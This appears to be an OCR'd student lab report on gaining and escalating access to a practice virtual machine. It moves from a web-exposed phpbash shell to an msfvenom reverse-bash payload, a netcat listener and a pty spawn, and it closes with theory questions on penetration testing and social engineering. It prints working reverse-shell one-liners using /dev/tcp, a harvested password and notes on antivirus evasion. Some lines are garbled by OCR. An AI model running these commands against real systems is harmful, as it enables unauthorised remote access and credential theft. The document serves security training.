


5. After, scanning the target it was found that various ports has been left opened. Our main focus will be on Port 22 which is assigned for secure shell and Port 80 which is assigned for Hyper Text Transfer Protocol. We also got two hidden directories on our target that are **/robots.txt** and **/phpbash.txt**.


192.168.0.102/robots.txt
Not secure | 192.168.0.102/robots.txt
User-agent: *
Disallow: /phpbash.php
EN
7:04 PM
02/09/2024


192.168.0.102//phpbash.php
Not secure | 192.168.0.102//phpbash.php
apache@my_privilege:/var/www/html#

6. This directory /phpbash.txt looks suspicious. After opening this directory following with IP address of machine we have got a web page hosted. But as the name says php bash there would be a bash shell present in this web page.



7. Upon identifying the bash shell on the web page we will run some linux commands and we were able to get the shell here. Now we have to make a remote connection of this shell in our kali machine. For performing this we will use a framework called **Metasploit**.

Metasploit framework contains a suite of tools that you can use to test security vulnerabilities,enumerate networks and execute attacks.It is used by security professionals as a penetration testing software.It consist of various tools like –

- **msfvenom :** Used for payload creation.

- **msfconsole :** Used for running metasploit based on command line interface.

- **msfdb :** Database of metasploit for storing scan results and later accessing them.

The core funcitonalities of metasploit framework is divided into modules :

I. **Exploit :** Exploit is basically a program that is used to exploit vulnerabilities (weakness) of target.There is a large database of exploits available on metasploit framework.


II. **Payload :** Payloads perform some tasks after the exploit runs.If exploit not runs the payload will not work.There are various types of payload we can use for example **- Reverse shell payload** which basically generates a shell/terminal on the victim machine and connects it back to the attacking machine. **- Meterpreter** provides an interactive shell from which an attacker can explore the target machine.It communicates using encrypted packets.Once it is entered in the system it can capture live screenshots,dump password hashes and many more things.

III. **Auxilliaries :** Does not directly exploit a system.Used as sniffer,port scanner which helps us to scan the victim machine for information gathering purposes.

IV. **Encoders :** Metasploit also provides the option to use encoders that will encrypt the codes to bypass threat detection programs or antivirus.But encoders does not gurantee antivirus evasion because antivirus also has signatures for these encoders and they will delete our code for security measures.

V. **Evasion Module :** New entry to metasploit framework.It helps create payload that evade antivirus.

VI. **Nops :** Creates randomness in payload,our payload will change overtime.So,that antivirus won't detect it.But functionality of payload will remain same.





8. Now , we will create a payload by using command msfvenom and setting the payload with cmd/unix/reverse_bash following with our kali machine IP address as LHOST=192.168.0.108 and setting a port as LPORT=5555. Just make sure not to use common port numbers that are already assigned to other services. In the end **R** flag tells msfvenom to create a raw payload.

9. After payload creation we will copy that payload then paste it on our web page shell terminal and hit enter button in order to execute the payload. Upon execution, it will attempt to connect back to the IP and port specified, enabling the hacker to interact with the web page remotely.

10. Before executing the payload we will use the **netcat** command in our kali machine with flags **-lvp** and specify our port number for listening that is **5555**.

- Netcat is a powerful tool that allows us to establish connections with remote hosts allowing devices to communicate over a network. **- l** flag is used to put netcat in listening mode. **- v** is used to specify verbosity. **-p** is used to specify a port number for listening.



192.168.0.102//phpbash.php
Not secure | 192.168.0.102//phpbash.php
apache@my_privilege:/home/armour# ls
Credentials.txt
backup.sh
runme.sh
apache@my_privilege:/home/armour# 'O<&54-;exec 54<>/dev/tcp/192.168.0.102/5555;sh <&54 >&54 2>&54'
sh: O<&54-;exec 54<>/dev/tcp/192.168.0.102/5555;sh <&54 >&54 2>&54: No such file or directory
apache@my_privilege:/home/armour# O<&132-;exec 132<>/dev/tcp/192.168.0.108/5555;sh <&132 >&132 2>&132
apache@my_privilege:/home/armour# O<&132-;exec 132<>/dev/tcp/192.168.0.108/5555;sh <&132 >&132 2>&132



1 2 3 4
14:30
root@Sarfraj-Patel: /home/kali
File Actions Edit View Help
(root㉿Sarfraj-Patel)-[/home/kali]
nc -lvp 5555
listening on [any] 5555 ...
192.168.0.102: inverse host lookup failed: Unknown host
connect to [192.168.0.108] from (UNKNOWN) [192.168.0.102] 56678
ls
Credentials.txt
backup.sh
runme.sh
/bin/bash
/bin/bash -i
bash: no job control in this shell
bash-4.2$ su - armour
su - armour
Password: b7bc8489abe360486b4b19dbc242e885
whoami
armour
id
uid=1000(armour) gid=1000(armour) groups=1000(armour),31(exim)
sudo -l
sudo: sorry, you must have a tty to run sudo
python3 -c 'import pty; pty.spawn("/bin/bash")'
[armour@my_privilege ~]$ sudo -l
sudo -l
Matching Defaults entries for armour on my_privilege:
requiretty, !visiblepw, always_set_home, env_reset, env_keep="COLORS
DISPLAY HOSTNAME HISTSIZE INPUTRC KDEDIR LS_COLORS", env_keep+="MAIL PS1
PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE
LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY
LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL
LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY", env_keep+=LD_PRELOAD,

11. On execution of payload we have successfully got shell access in our kali machine.

12. For root access we will provide the username **armour** and password which we got from the file **credentials.txt.** Now we will execute a command **python3 –c 'import pty; pty.spawn('/bin/bash")'.** This command is basically used in pawning an interactive shell also known as reverse shell payload using python.

13. We have successfully exploited the root priviledges and now we are a root user.





Theory Questions


Q1. Explain the difference between vulnerabiliry assessment and penetration testing ?

Vulnerability Assessment	Penetration Testing
Vulnerability assessment refers to the process of identifying risks and vulnerabilities in computer networks, systems, hardware, applications, and other parts of the IT ecosystem.	Pen testing is a security testing method in which authorized ethical hackers (also known as white hat hackers) simulates real world attacks on a system, network or application in order to uncover vulnerabilities.
The focus is the detection and categorization of vulnerabilities in the system.	The focus is exploiting vulnerabilities to be able to draw insights into them
An automated process.	A manual intervention.
Impossible to achieve zero false positives.	Ensures zero false positives.
A fast, cost-effective test.	A more time consuming, costly procedure.
Type of report generated is summary and non technical.	Type of report generated is detailed and technical.

Q2. Explain the role of social engineering in a penetration test and how it can be mitigated ?

Ans : Social Engineering is an art of manipulating individuals into disclosing confidential information or performing actions that compromise security.

Life Cycle of Social Engineering



- **Phishing** is a part of social engineering where attackers send deceptive emails, messages and websites to trick individuals into revealing sensitive information such as passwords or financial data.

- **Mitigations for Social Engineering**

1. **Employee Training and Awareness -** Educating employees about social engineering tactics, warning signs. Always check url for https(secured).

